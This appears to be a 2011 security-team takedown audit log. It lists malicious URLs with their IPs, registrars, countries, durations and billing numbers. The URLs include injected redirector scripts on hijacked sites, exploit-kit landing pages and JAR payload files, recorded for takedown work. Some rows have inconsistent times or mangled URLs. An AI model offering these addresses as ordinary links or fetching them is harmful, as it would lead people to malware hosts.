95567	http://decalintos.com/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/22/2011 17:03	11/22/2011 17:29	malware	193.106.174.2	Dedicated Web Hosti	NETWORK SOLUTIONS, LLC.	RU	0.44	643	
95572	http://193.106.174.219/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/22/2011 8:00	11/22/2011 8:39	malware	193.106.174.2	Dedicated Web Hosti	IP ADDR	RU	0.65		
95577	http://nitconnect.net/js.js	11/22/2011 9:57	11/28/2011 3:07	malware	63.135.126.178	Redirector	NETWORK SOLUTIONS, LLC.	US	137.17	644	
95579	http://mumbaiescortsdirectory.com/js.js	11/22/2011 10:00	11/22/2011 12:55	malware	174.132.77.189	Redirector	DIRECTI INTERNET SOLUTIONS	US	2.91	645	
95582	http://www.nomessi.com/js.js	11/22/2011 10:03	11/28/2011 13:58	malware	72.167.232.82	Redirector	GoDaddy.com, Inc.	US	147.93	646	
95584	http://ipsbrasov/js.js	11/22/2011 10:06	11/22/2011 12:22	malware	93.113.25.2	Redirector	Romarg SRL	RO	2.26	647	
95597	http://adunit.adrevmedia.com/search.js	11/22/2011 15:39	11/26/2011 13:43	malware	67.201.36.19	Redirector	GoDaddy.com, Inc.	US	94.07	648	
95598	http://stalfach.pl/js/js.js	11/22/2011 14:23	11/23/2011 13:56	malware	79.96.20.139	Redirector	Home.pl sp.j.	PL	23.54	649	
95599	http://www.solarblindsonline.co.uk/js.js	11/22/2011 17:04	11/28/2011 3:09	malware	46.252.201.1	Redirector	Key-Systems GmbH	NL	130.09	650	
95600	http://michellesflowersltd.co.uk/js.js	11/22/2011 16:13	11/28/2011 13:56	malware	188.121.55.128	Redirector	PublicDomainRegistry.Com	NL	141.71	651	
95602	http://rajbhanse.co.cc/js.js	11/22/2011 16:23	11/24/2011 18:38	malware	10.10.10.10	Redirector	YESNIC CO. LTD.	US	50.24	652	
95605	http://www.gettingpregnantips.com/js.js	11/22/2011 16:29	11/23/2011 5:06	malware	69.65.43.152	Redirector	GLOBEHOSTING EUROPE	US	12.61	653	
95614	http://myescortsdirectory.com/js.js	11/27/2011 1:41	11/28/2011 9:27	malware	174.132.77.187	Redirector	GLOBAL HOST CENTER	US	31.76	654	
95623	http://www.theinternationaltravel.info/js.js	12/2/2011 20:16	12/3/2011 9:53	malware	204.197.244.1	Redirector	GoDaddy.com Inc. (R171-LRMS)	US	13.62	X	http://quivercove.com/main.php?page=8df174a3dc62673e
95629	http://srimeenakshiagencies.com/js.js	11/27/2011 2:14	11/27/2011 11:00	malware	67.227.189.124	Redirector	3WDIRECT	US	8.77	655	
95680	http://173.213.112.11/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/23/2011 6:43	11/24/2011 20:18	malware	173.213.112.1	Dedicated Web Hosti	IP ADDR	US	37.58	656	
95681	http://westarray.com/main.php?page=80322bdc64ee1acc	11/23/2011 6:58	11/24/2011 17:13	malware	173.213.112.1	Dedicated Web Hosti	MONIKER	US	34.26		
95761	http://telemonors.com/main.php?page=7928535f9ea8b197	11/24/2011 2:03	11/24/2011 17:41	malware	173.248.190.1	Dedicated Web Hosti	1 & 1 INTERNET AG	US	15.63	657	
95768	http://173.248.190.126/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/24/2011 3:31	11/24/2011 19:50	malware	173.248.190.1	Dedicated Web Hosti	IP ADDR	US	16.32		
95772	http://188.247.232.23/content/q43kb6j34kblq6jh34kb6j3kl4.jar	11/24/2011 3:55	11/27/2011 12:02	malware	188.247.232.2	Dedicated Web Hosti	IP ADDR	SK	80.12		
95773	http://piszxze.gpoe.com/main.php?page=b123ee3176247430	11/24/2011 3:54	11/24/2011 10:40	malware	188.247.232.2	Free Web Hosting	ChangeIP.com	SK	6.77	658	
95858	http://fatonavdiu.com/ajaxam.js	11/25/2011 2:13	11/28/2011 14:00	malware	173.201.216.7	Redirector	GoDaddy.com, Inc.	US	83.79	659	
95859	http://www.wellingtonyogacentre.co.nz/ajaxam.js	11/25/2011 2:17	11/28/2011 3:11	malware	202.191.34.89	Redirector	iSERVE	NZ	72.89	660	
95860	http://clubtauringracurris.es/ajaxam.js	11/25/2011 3:16	11/25/2011 15:28	malware	213.194.159.5	Redirector	iSERVE	ES	12.2	661	
95863	http://dedurizarea-apei.eu/ajaxam.js	11/25/2011 2:49	11/28/2011 9:40	malware	89.42.216.144	Redirector	Romarg Srl	RO	78.85	662	
95866	http://cam0815.ca.ohost.de/ajaxam.js	11/25/2011 2:58	11/25/2011 11:15	malware	213.202.225.4	Redirector	UNITED COLO GmbH	DE	8.27	663	
95872	http://www.connectsharelearn.com/ajaxam.js	11/25/2011 4:05	11/27/2011 18:39	malware	75.127.68.66	Redirector	ONLINENIC, INC.	US	62.56	664	
95873	http://creative-arts.ch/ajaxam.js	11/25/2011 4:13	11/25/2011 15:10	malware	195.182.222.74	Redirector	RUBAS-NET	CH	10.95	665	
95874	http://casimir.dolinski.be/ajaxam.js	11/25/2011 4:21	11/28/2011 14:01	malware	178.77.66.252	Redirector	Gandi Sas	DE	81.67	666	

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
95877	http://inverl.de/ajaxam.js	11/25/2011 4:27	11/25/2011 10:24	malware	188.93.15.144	Redirector Digidesk - media solutions	DE	5.95	667	
95878	http://noelq.host22.com/ajaxam.js	11/25/2011 4:34	11/25/2011 15:28	malware	208.43.151.204	Redirector GoDaddy.com, Inc.	US	10.89	668	
95883	http://masstluc.com/js.js	11/25/2011 4:44	11/25/2011 11:09	malware	213.186.33.19	Redirector OVH	FR	6.42	669	
95884	http://69.163.37.233/content/g43kb6j34kblq6jh34kb6j3kl4.jar	11/25/2011 5:11	11/25/2011 23:00	malware	69.163.37.233	Dedicated Web Hosti IP_ADDR	US	17.82	670	
95885	http://Qualitysoftpro.com/js.js	11/25/2011 4:48	11/25/2011 15:04	malware	70.84.139.130	Redirector WILD WEST DOMAINS, INC.	US	10.25	671	
95886	http://safedownload.hopto.org/main.php?page=2cef279c7a3c10d2	11/25/2011 5:13	11/25/2011 22:45	malware	69.163.37.233	Free Web Hosting Vitalwerks Internet Solutions, LLC (R1731-LROR)	US	17.54		
95887	http://quality.cyfuture.com/js.js	11/25/2011 4:55	11/25/2011 14:45	malware	111.118.182.10	Redirector ENOM, INC.	IN	9.84	672	
95889	http://terstata.instanthq.com/main.php?page=3a23d8870733555a	11/25/2011 5:18	11/25/2011 10:55	malware	188.247.232.23	Free Web Hosting NETWORK SOLUTIONS, LLC.	SK	5.61		
95890	http://art-all-in.nl/ajaxam.js	11/25/2011 5:00	11/25/2011 10:37	malware	195.20.9.126	Redirector NL-EATSERVER-WEBHOSTING	NL	5.61	673	
95892	http://24onlinedrug.com/js.js	11/25/2011 5:09	11/27/2011 14:06	malware	74.81.81.84	Redirector DIRECTNIC, LTD	US	56.95	674	
95894	http://rakhitandon.com/js.js	11/25/2011 5:14	11/25/2011 10:45	malware	174.120.61.162	Redirector INTERNET.BS CORP.	US	5.52		
95895	http://webuyyourhouse.com/js.js	11/25/2011 5:19	11/28/2011 14:02	malware	72.167.232.32	Redirector GoDaddy.com, Inc.	US	80.71	675	
95896	http://nationalpositions.org/js.js	11/25/2011 5:24	11/28/2011 13:44	malware	173.201.140.12	Redirector GoDaddy.com, Inc. (R91-LROR)	US	80.34	676	
95897	http://bmdinstal.ro/ajaxam.js	11/25/2011 5:30	11/28/2011 3:20	malware	89.42.216.146	Redirector Romarg SRL	RO	69.84	677	
95898	http://www.amigosdeloajeno.mihost.biz/ajaxam.js	11/25/2011 5:48	11/25/2011 15:27	malware	213.162.201.71	Redirector ARSYS INTERNET SL DBA NICLINE.COM	ES	9.65	678	
95899	http://ambroqiorobot.ro/ajaxam.js	11/25/2011 5:36	11/26/2011 8:55	malware	89.42.216.144	Redirector Nettissimo Rom SRL	RO	27.32		
95901	http://qossipqirls.ro/ajaxam.js	11/25/2011 5:43	11/26/2011 5:40	malware	91.200.121.40	Redirector HOSTVISION SRL	RO	23.94	679	
95902	http://ajanskurumsal.com/ajaxam.js	11/25/2011 5:53	11/28/2011 14:04	malware	85.159.67.157	Redirector NICS TELEKOMUNIKASYON TICARET LTD.STI.	TR	80.18	680	
95908	http://lastking.biz/main.php?page=16b239d9a7533da0	11/25/2011 6:26	11/25/2011 12:02	malware	69.163.37.233	Dedicated Web Hosti INTERNET.BS CORP.	US	5.59		
95912	http://www.apbauto.hu/ajaxam.js	11/25/2011 7:25	11/25/2011 10:31	malware	78.24.185.77	Redirector NIC HU	HU	3.1	681	
95913	http://arqiropoulos.info/ajaxam.js	11/25/2011 7:30	11/26/2011 16:47	malware	66.147.242.85	Redirector fastdomain Inc. (R397-LRMS)	US	33.27	682	
95915	http://boatsforsalee.com.au/ajaxam.js	11/25/2011 7:36	11/25/2011 10:29	malware	70.87.76.175	Redirector Aust Domains	US	2.89	683	
95916	http://bennettvalleytelecom.com/ajaxam.js	11/25/2011 7:40	11/28/2011 13:46	malware	173.201.141.12	Redirector GoDaddy.com, Inc.	US	78.11		
95921	http://lookitup.webatu.com/ajaxam.js	11/25/2011 8:27	11/25/2011 15:28	malware	31.170.161.76	Redirector GoDaddy.com, Inc.	US	7.01	684	
95922	http://cirangel.net78.net/ajaxam.js	11/25/2011 8:33	11/25/2011 10:16	malware	31.170.162.103	Redirector GoDaddy.com, Inc.	US	1.73	685	
95923	http://4atmoda.lv/ajaxam.js	11/25/2011 8:38	11/26/2011 13:34	malware	85.17.238.13	Redirector deturta atmoda	NL	28.93	686	
95970	http://ohmyraw.com/js.js	11/25/2011 19:14	11/26/2011 5:41	malware	174.127.119.40	Redirector GoDaddy.com, Inc.	US	10.45	687	
96001	http://adventurehorde.com/main.php?page=16b239d9a7533da0	11/28/2011 3:56	11/29/2011 12:05	malware	85.121.39.32	Dedicated Web Hosti Domainmonger.com	RO	32.14		
96003	http://miespacio.ucol.mx/~oscarurbina/dc1qcqb/index.html	11/26/2011 6:30	11/26/2011 10:17	malware	148.213.1.14	Redirector MIC Mexico	MX	3.79	688	
96043	http://mysalwarkameez.com/js.js	11/27/2011 1:46	11/27/2011 9:19	malware	204.197.244.1	Redirector GoDaddy.com, Inc.	US	7.55	689	
96044	http://napieriarjournals.com/js.js	11/27/2011 1:51	11/27/2011 23:22	malware	64.37.52.119	Redirector DIRECTI INTERNET SOLUTIONS	US	21.52	690	
96045	http://ndo.mx/js.js	11/27/2011 1:56	11/27/2011 21:00	malware	174.121.198.19	Redirector NEUBOX Internet SA de CV	US	19.06	691	
96081	http://85.121.39.32/content/g43kb6j34kblq6jh34kb6j3kl4.jar	11/28/2011 3:52	11/30/2011 6:38	malware	85.121.39.32	Dedicated Web Hosti IP_ADDR	RO	50.76	692	
96116	http://adventurerocks.net/main.php?page=1123fe311070f0db	11/28/2011 9:03	11/29/2011 12:20	malware	85.121.39.33	Dedicated Web Hosti NAMESECURE.COM	RO	27.29	693	
96117	http://85.121.39.33/content/g43kb6j34kblq6jh34kb6j3kl4.jar	11/28/2011 9:13	11/30/2011 6:37	malware	85.121.39.33	Dedicated Web Hosti IP_ADDR	RO	45.39		
96156	http://sman1bantarsari.sch.id/js.js	11/28/2011 20:57	11/29/2011 9:10	malware	174.123.117.16	Redirector n/a	ID	12.21	694	http://neoprenant.com/main.php?page=1de32e77952227cd
96158	http://www.cnychinese.com/ajaxam.js	11/28/2011 21:12	12/1/2011 18:31	malware	207.210.85.194	Redirector ONLINENIC, INC.	US	69.31	695	http://adventureship.net/main.php?page=1123fe311070f0db
96161	http://www.casedinbusteni.net/ajaxam.js	11/28/2011 21:26	12/6/2011 6:13	malware	85.9.26.218	Redirector DIRECTI INTERNET SOLUTIONS PVT. LTD.	RO	176.79	696	http://adventureship.net/main.php?page=4a06e3fb48cae956
96168	http://amenmotorcyclestexas.com/ajaxam.js	11/28/2011 22:58	11/30/2011 18:53	malware	68.180.151.96	Redirector MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	43.92	697	http://adventureship.net/main.php?page=4a06e3fb48cae956
96170	http://bilgelergida.com/ajaxam.js	11/28/2011 23:09	12/19/2011 4:54	malware	89.19.30.10	Redirector NICS TELEKOMUNIKASYON TICARET LTD.STI.	TR	485.75	698	http://adventureship.net/main.php?page=4a06e3fb48cae956
96171	http://bolte.nl/ajaxam.js	11/28/2011 23:13	11/29/2011 8:50	malware	195.20.9.51	Redirector www.eatserver.nl	NL	9.61	699	http://adventureship.net/main.php?page=4a06e3fb48cae956
96172	http://doulasconciencia.com/ajaxam.js	11/28/2011 23:22	11/29/2011 15:49	malware	188.165.93.5	Redirector ARSYS INTERNET, S.L. D/B/A NICLINE.COM	ES	16.46	700	http://adventureship.net/main.php?page=1123fe311070f0db
96173	http://errorsuz.com/ajaxam.js	11/28/2011 23:31	12/2/2011 23:11	malware	66.147.240.167	Redirector FASTDOMAIN, INC.	US	95.66	701	http://adventureship.net/main.php?page=1123fe311070f0db
96174	http://gorecznik.home.pl/ajaxam.js	11/28/2011 23:37	12/8/2011 15:28	malware	79.96.152.57	Redirector Home.pl sp.j.	PL	231.85	702	http://adventureship.net/main.php?page=1123fe311070f0db
96184	http://50.116.32.139/content/g43kb6j34kblq6jh34kb6j3kl4.jar	11/29/2011 3:30	11/29/2011 3:42	malware	50.116.32.139	Dedicated Web Hosti IP_ADDR	US	0.21		
96185	http://adventureshoal.com/main.php?page=1123fe311070f0db	11/29/2011 3:28	11/29/2011 3:44	malware	50.116.32.139	Dedicated Web Hosti MONIKER	US	0.27	703	
96198	http://partnerrid.ikwb.com/main.php?page=b123ee3176247430	11/29/2011 7:49	11/29/2011 9:40	malware	188.247.232.23	Dedicated Web Hosti ChangeIP.com	SK	1.85	704	
96199	http://adventurefinder.org/main.php?page=cfbe69b1240228f3	11/29/2011 6:59	11/29/2011 7:37	malware	50.116.32.242	Dedicated Web Hosti 0101 Internet, Inc. (R1360-LROR)	US	0.62		
96200	http://50.116.32.242/content/g43kb6j34kblq6jh34kb6j3kl4.jar	11/29/2011 6:42	11/29/2011 6:48	malware	50.116.32.242	Dedicated Web Hosti IP_ADDR	US	0.1	705	
96203	http://getmybit.servequake.com/main.php?page=01a64bf41125d37a	11/29/2011 7:45	11/29/2011 12:22	malware	174.140.166.15	Dedicated Web Hosti no-ip.com	US	4.61	706	
96207	http://174.140.166.159/content/g43kb6j34kblq6jh34kb6j3kl4.jar	11/29/2011 8:01	11/30/2011 6:40	malware	174.140.166.15	Dedicated Web Hosti IP_ADDR	US	22.64		
96375	http://aquasrc.com/main.php?page%C2%8Df174a3dc62673e	11/30/2011 10:30	12/1/2011 2:41	malware	193.106.174.22	Hijacked Website 0101 INTERNET, INC.	RU	16.17	707	
96377	http://biggestmatch.com/main.php?page%C2057172c42f48ed5	11/30/2011 10:28	12/1/2011 3:20	malware	174.140.167.14	Hijacked Website 0101 INTERNET, INC.	US	16.85	708	
96378	http://caronivarium.com/main.php?paged078c3dc54bfa8a	11/30/2011 9:49	12/1/2011 3:14	malware	174.140.166.14	Hijacked Website MONIKER	US	17.41	709	
96427	http://adelaidecanoeworks.com.au/ajaxam.js	11/30/2011 13:18	11/30/2011 23:48	malware	70.87.76.190	Redirector NetRegistry	US	10.5	710	
96431	http://cadouri-aniversari.ro/ajaxam.js	11/30/2011 13:27	12/1/2011 7:14	malware	212.146.85.90	Redirector EuroDomenii	RO	17.79	711	
96433	http://domovnik.ic.cz/ajaxam.js	11/30/2011 13:36	12/2/2011 18:35	malware	88.86.100.176	Redirector REG-IGNUM	CZ	52.97	712	
96435	http://drpankaj.com/ajaxam.js	11/30/2011 13:41	11/30/2011 14:00	malware	174.120.82.219	Redirector DYNADOT, LLC	US	0.31	713	
96436	http://ecashloans.com.au/ajaxam.js	11/30/2011 13:46	11/30/2011 14:02	malware	70.87.76.162	Redirector NetRegistry	US	0.27	714	
96437	http://familiewilner.nl/ajaxam.js	11/30/2011 13:50	12/10/2011 5:10	malware	194.50.163.84	Redirector CJ2 Hosting & Development	NL	231.32	715	
96442	http://felix.p-gaspar.com/ajaxam.js	11/30/2011 14:25	12/2/2011 17:57	malware	74.54.143.215	Redirector GoDaddy.com, Inc.	US	51.54	716	
96444	http://ftp.dvua.nl/ajaxam.js	11/30/2011 14:38	11/30/2011 17:43	malware	77.94.248.249	Redirector VEVIDA Services BV	NL	3.09	717	
96451	http://www.santeconference.com/ajaxam.js	11/30/2011 14:59	11/30/2011 22:30	malware	74.53.239.242	Redirector GoDaddy.com, Inc.	US	7.52	718	
96455	http://www.x-descargas.com/images/js.js	11/30/2011 15:08	11/30/2011 17:41	malware	184.107.70.91	Redirector DIRECTI INTERNET SOLUTIONS PVT. LTD.	PE	2.55	719	
96472	http://gordongraduation.com/ajaxam.js	11/30/2011 15:18	12/6/2011 6:30	malware	76.74.253.50	Redirector NETWORK SOLUTIONS, LLC.	US	135.2	720	http://caronivarium.com/main.php?page=64078c3dc54bfa8a
96479	http://horseracingsystems.com.au/ajaxam.js	11/30/2011 15:23	11/30/2011 20:47	malware	70.87.76.162	Redirector NetRegistry	US	5.4		http://caronivarium.com/main.php?page=64078c3dc54bfa8a
96480	http://www.arteferrosnc.it/templates/js.js	11/30/2011 15:29	11/30/2011 16:32	malware	93.95.216.111	Redirector PhoenixWeb S.r.l.	IT	1.06	721	N/A site is dead
96519	http://appstec-me.com/b7fbdc/index.html	11/30/2011 17:04	12/4/2011 17:33	malware	74.54.137.213	Redirector HOST RIVERS INFOTECH	US	96.49	722	http://irs-count.com/main.php?page=47762d4a35643cd0
96597	http://www.herstyle.de/ajaxam.js	12/1/2011 3:25	12/1/2011 7:23	malware	85.13.141.36	Redirector INTERNETWIRE COMMUNICATIONS GMBH	DE	3.96	723	http://irs-charge.com/main.php?page=72b7e52e4c26ea98
96598	http://www.idsi-pa.com/ajaxam.js	12/1/2011 3:29	12/4/2011 5:49	malware	67.225.195.159	Redirector ENOM, INC.	US	74.34	724	vhttp://irs-charge.com/main.php?page=72b7e52e4c26ea98';
96601	http://insurancepubliciability.net/ajaxam.js	12/1/2011 3:50	12/1/2011 11:34	malware	70.87.76.190	Redirector AUST DOMAINS INTERNATIONAL PTY LTD DBA AUST DOMAIN	US	7.74	725	http://irs-charge.com/main.php?page=72b7e52e4c26ea98
96633	http://96.126.101.14/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/1/2011 5:46	12/1/2011 5:56	malware	96.126.101.14	Dedicated Web Hosti IP_ADDR	US	0.16	726	
96637	http://193.106.174.224/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/1/2011 6:04	12/1/2011 6:44	malware	193.106.174.22	Dedicated Web Hosti IP_ADDR	RU	0.67	727	
96685	http://174.140.166.146/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/1/2011 8:54	12/2/2011 1:42	malware	174.140.166.14	Dedicated Web Hosti IP_ADDR	US	16.8	729	
96687	http://chipsiedok.com/main.php?paged078c3dc54bfa8a	12/1/2011 9:25	12/1/2011 9:26	malware	193.106.174.22	Dedicated Web Hosti spiritdomains.com	RU	0.01	730	
96690	http://193.106.174.223/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/1/2011 9:35	12/1/2011 2:55	malware	193.106.174.22	Dedicated Web Hosti NAMESECURE.COM	RU	17.34		
96783	http://hitshuffle.org/ajaxam.js	12/1/2011 17:39	12/12/2011 6:38	malware	80.172.225.28	Redirector NetEarth One Inc. d/b/a NetEarth (R1902-LROR)	FR	252.98	735	N/A
96784	http://soltys.tym.cz/ajaxam.js	12/1/2011 17:18	12/5/2011 17:42	malware	88.86.100.176	Redirector REG-IGNUM	CZ	96.41	732	http://adventurefinder.org/main.php?page=a5e3f8893a28e217
96791	http://w3.9thsphere.com/ajaxam.js	12/1/2011 17:27	12/3/2011 12:55	malware	174.121.195.17	Redirector TUCOWS, INC.	US	43.47	734	http://adventurefinder.org/main.php?page=2cd37516bfc47eba
96794	http://biladiviajes.es/ajaxam.js	12/1/2011 17:38	12/5/2011 17:37	malware	82.194.73.157	Redirector HOSTINET	ES	95.98	731	N/A
96795	http://www.webseo.com.au/ajaxam.js	12/1/2011 17:32	12/1/2011 21:09	malware	70.87.76.162	Redirector NetRegistry	US	3.61	733	http://adventurefinder.org/main.php?page=2cd37516bfc47eba
96800	http://www.miracleshappenrr.com/images/js.js	12/1/2011 17:41	12/4/2011 4:34	malware	64.120.209.171	Redirector Cell Dara Solutions, LLC	US	58.88	736	http://neoprenant.com/main.php?page=1de32e77952227cd
96801	http://allmemoryram.com/js.js	12/1/2011 17:57	12/2/2011 18:37	malware	182.50.150.93	Redirector GoDaddy.com, Inc.	SG	24.67	738	N/A
96805	http://jeanpaulstocks.zxq.net/ajaxam.js	12/1/2011 18:54	12/2/2011 17:55	malware	67.220.217.235	Redirector ENOM, INC.	US	23.03	741	http://billydragonfly.com/main.php?page=abfd0d069b45c17e
96806	http://kurkkulaulajat.fi/ajaxam.js	12/1/2011 18:39	12/2/2011 19:12	malware	77.240.19.4	Redirector nurts.net	FI	24.56	739	http://adventurefinder.org/main.php?page=abfd0d069b45c17e
96810	http://oyveh.org.uk/ajaxam.js	12/1/2011 18:49	12/1/2011 19:25	malware	64.92.125.19	Redirector Webfusion Ltd t/a 123-reg	US	0.61	737	http://adventurefinder.org/main.php?page=a5e3f8893a28e217
96811	http://mynettube.net/ajaxam.js	12/3/2011 22:39	12/4/2011 5:57	malware	80.93.220.19	Redirector NICS TELEKOMUNIKASYON TICARET LTD.STI.	TR	7.31	746	
96826	http://ecommerce.nuvention-dev.org/76f4b3/index.html	12/1/2011 21:05	12/1/2011 23:19	malware	66.147.244.189	Hijacked Website FastDomain Inc. (R1455-LROR)	US	2.24	742	n/a
96831	http://nandtesystco.pochta.ru/ijomerem.html	12/1/2011 21:03	12/2/2011 1:56	malware	194.186.88.37	Hijacked Website CENTROHOST	RU	4.88	740	http://phlevelinmyblood.net/main.php?page=06b40b4d7af071c4
96832	http://appstec-me.com/5355da/index.html	12/1/2011 21:05	12/4/2011 15:40	malware	74.54.137.213	Redirector SQUARE BROTHERS INFORMATION TECHNOLOGIES PVT LTD	US	66.58	744	http://sukablyatimes.com/main.php?page=43842ba0d45a9da3
96834	http://arnaudwalravens.be/e71476/index.html	12/1/2011 22:23	12/5/2011 5:05	malware	213.186.33.87	Redirector OVH	FR	78.7	745	http://sukablyatimes.com/main.php?page=43842ba0d45a9da3
96835	http://anis.co.in/c4fb4b/index.html	12/1/2011 21:05	12/2/2011 18:15	malware	74.50.98.34	Redirector DIRECTI INTERNET SOLUTIONS PVT. LTD.	US	21.16	743	http://sukablyatimes.com/main.php?page=43842ba0d45a9da3
96838	http://cna.qettech.com.pk/9a03eb/index.html	12/1/2011 22:26	12/4/2011 6:10	malware	66.63.181.102	Redirector PKNIC	US	55.74	747	http://sukablyatimes.com/main.php?page=43842ba0d45a9da3
97001	http://goodride.hu/ajaxam.js	12/2/2011 14:39	12/5/2011 9:33	malware	78.24.185.77	Redirector UNAS Online Kft.	HU	66.9	748	N/A
97003	http://philstrobi.bplaced.net/ajaxam.js	12/2/2011 14:42	12/3/2011 9:18	malware	176.9.52.230	Redirector CPS-DATENSYSTEME GMBH	DE	18.6	749	http://twistplex.com/main.php?page=abfd0d069b45c17e
97010	http://chattbook.pytalhost.com/ajaxam.js	12/2/2011 14:53	12/2/2011 18:00	malware	94.125.71.79	Redirector UNITED-DOMAINS AG	DE	3.12	750	N/A
97081	http://twistplex.com/main.php?page=111d937ec38dd17e	12/3/2011 10:09	12/3/2011 14:53	malware	173.248.190.20	Hijacked Website LIME LABS, LLC	US	4.73	751	
97082	http://sukablyatimes.com/main.php?page=43842ba0d45a9da3	12/3/2011 10:11	12/3/2011 10:57	malware	98.139.135.22	Hijacked Website MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	US	0.78	752	
97132	http://costumedame.ro/ajaxam.js	12/4/2011 22:24	12/4/2011 17:35	malware	89.42.39.160	Redirector ICI - ROTLD	RO	19.18	753	
97150	http://billydoghouse.com/main.php?page=abfd0d069b45c17e	12/4/2011 2:05	12/6/2011 14:17	malware	173.255.255.66	Dedicated Web Hosti MONIKER	US	60.19	754	
97196	http://twistloft.com/main.php?page=abfd0d069b45c17e	12/5/2011 4:39	12/6/2011 14:18	malware	65.254.63.228	Dedicated Web Hosti INTERNET.BS CORP.	US	33.66	755	
97215	http://77.79.7.136/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/5/2011 11:19	12/5/2011 11:32	malware	77.79.7.136	Redirector IP_ADDR	LT	0.2	756	
97216	http://journalmy.in/main.php?page=7efdb7ed32252ba5	12/5/2011 10:44	12/5/2011 12:29	malware	79.137.237.63	Dedicated Web Hosti Directi Web Services Pvt. Ltd. (R118-AFIN)	RU	1.76	757	
97217	http://65.254.63.228/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/5/2011 11:21	12/6/2011 6:35	malware	65.254.63.228	Dedicated Web Hosti IP_ADDR	US	19.25		
97218	http://zazazar.in/main.php?page=abfd0d069b45c17e	12/5/2011 10:18	12/6/2011 6:18	malware	173.255.201.22	Redirector Directi Web Services Pvt. Ltd. (R118-AFIN)	US	19.99	758	http://sukablyatimes.com/main.php?page=43842ba0d45a9da3
97219	http://173.255.201.22/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/5/2011 11:22	12/6/2011 6:39	malware	173.255.201.22	Dedicated Web Hosti IP_ADDR	US	19.28		
97293	http://dohturboob.com/main.php?page=64078c3dc54bfa8a	12/6/2011 5:29	12/7/2011 12:10	malware	193.106.174.22	Dedicated Web Hosti DIRECTNIC, LTD	RU	30.69	759	
97303	http://slonoboy.in/main.php?page=abfd0d069b45c17e	12/6/2011 6:31	12/6/2011 11:38	malware	79.137.237.63	Dedicated Web Hosti Directi Web Services Pvt. Ltd. (R118-AFIN)	RU	5.11	760	
97307	http://79.137.237.63	12/6/2011 7:00	12/8/2011 7:36	malware	79.137.237.63	Dedicated Web Hosti IP_ADDR	RU	48.59		
97308	http://garik-m.in/main.php?page=abfd0d069b45c17e	12/6/2011 7:18	12/6/2011 8:13	malware	174.140.165.14	Dedicated Web Hosti Directi Web Services Pvt. Ltd. (R118-AFIN)	US	0.92	761	http://sukablyatimes.com/main.php?page=43842ba0d45a9da3
97309	http://174.140.165.143/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/6/2011 7:36	12/6/2011 14:04	malware	174.140.165.14	Dedicated Web Hosti IP_ADDR	US	6.46		

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT	Registrar	Geo	Duration	Billable	Notes
97313	http://billycharge.com/main.php?page=db3408bf080473cf	12/6/2011 9:48	12/8/2011 3:14	malware	79.137.237.63	Hijacked Website	Anweb.net	RU	41.44		
97345	http://clubedevideo.com/ajaxam.js	12/6/2011 16:54	12/19/2011 17:51	malware	82.102.24.12	Redirector	GoDaddy.com, Inc.	PT	312.96	762	http://billycharge.com/main.php?page=64078c3dc54bfa8a
97346	http://servispro.cz/ajaxam.js	12/6/2011 16:55	12/8/2011 21:32	malware	217.198.115.14	Redirector	REG-ZONER	CZ	52.61	763	http://billycharge.com/main.php?page=977334ca118fcb8c
97347	http://zmail.de/adsens.js	12/6/2011 17:31	12/6/2011 19:11	malware	82.165.115.6	Redirector	1&1 Internet AG	DE	1.67	764	http://billycharge.com/main.php?page=abfd0d069b45c17e
97348	http://staytuned.99k.org/ccounter.js	12/6/2011 16:57	12/6/2011 19:12	malware	67.220.217.234	Redirector	eNom, Inc. (R39-LROR)	US	2.26	765	http://billycharge.com/main.php?page=db3408bf080473cf
97349	http://team-building-predeal.ro/ajaxam.js	12/6/2011 17:19	12/7/2011 12:22	malware	212.146.85.90	Redirector	EuroDomenii	RO	19.05	766	http://billycharge.com/main.php?page=111d937ec38dd17e
97350	http://xmacorporation.com/ajaxam.js	12/6/2011 17:33	12/9/2011 9:19	malware	184.82.153.37	Redirector	WWW.HOSTING24.COM	US	63.78	767	http://billycharge.com/main.php?page=7822defe406c0f58
97352	http://sunnytime.qr/ccounter.js	12/6/2011 17:05	12/9/2011 17:04	malware	85.25.176.36	Redirector	Papaki.qr	DE	71.98	768	http://billycharge.com/main.php?page=db3408bf080473cf
97353	http://www.orthopaedie-marashi.de/ajaxam.js	12/6/2011 17:32	12/6/2011 20:57	malware	217.160.117.22	Redirector	1&1 Internet AG	DE	3.42	769	http://journalmy.in/main.php?page=2cd37516bfc47eba
97355	http://www.comptoirdelencadrement.com/ajaxam.js	12/6/2011 17:33	12/7/2011 8:12	malware	93.88.240.193	Redirector	Namebay	CH	14.64	770	http://billycharge.com/main.php?page=111d937ec38dd17e
97356	http://sven89.bplaced.net/ajaxam.js	12/6/2011 17:21	12/7/2011 8:06	malware	176.9.52.229	Redirector	CPS-DATENSYSTEME GMBH	DE	14.75	771	http://billycharge.com/main.php?page=111d937ec38dd17e
97357	http://veldhuisen-media.woelmuis.nl/adsens.js	12/6/2011 17:34	12/7/2011 9:29	malware	85.17.134.4	Redirector	123XS Internet Services B.V.	NL	15.92	772	http://billycharge.com/main.php?page=abfd0d069b45c17e
97359	http://tantsuohtu.ee/ajaxam.js	12/6/2011 17:22	12/7/2011 19:47	malware	213.180.31.156	Redirector	Elkdata	EE	26.42	773	http://journalmy.in/main.php?page=2cd37516bfc47eba
97362	http://tbattitu.o2switch.net/ajaxam.js	12/6/2011 17:30	12/19/2011 8:20	malware	109.234.160.2	Redirector	SPOT DOMAIN LLC DBA DOMAINSITE.COM	FR	302.83	774	http://billycharge.com/main.php?page=111d937ec38dd17e
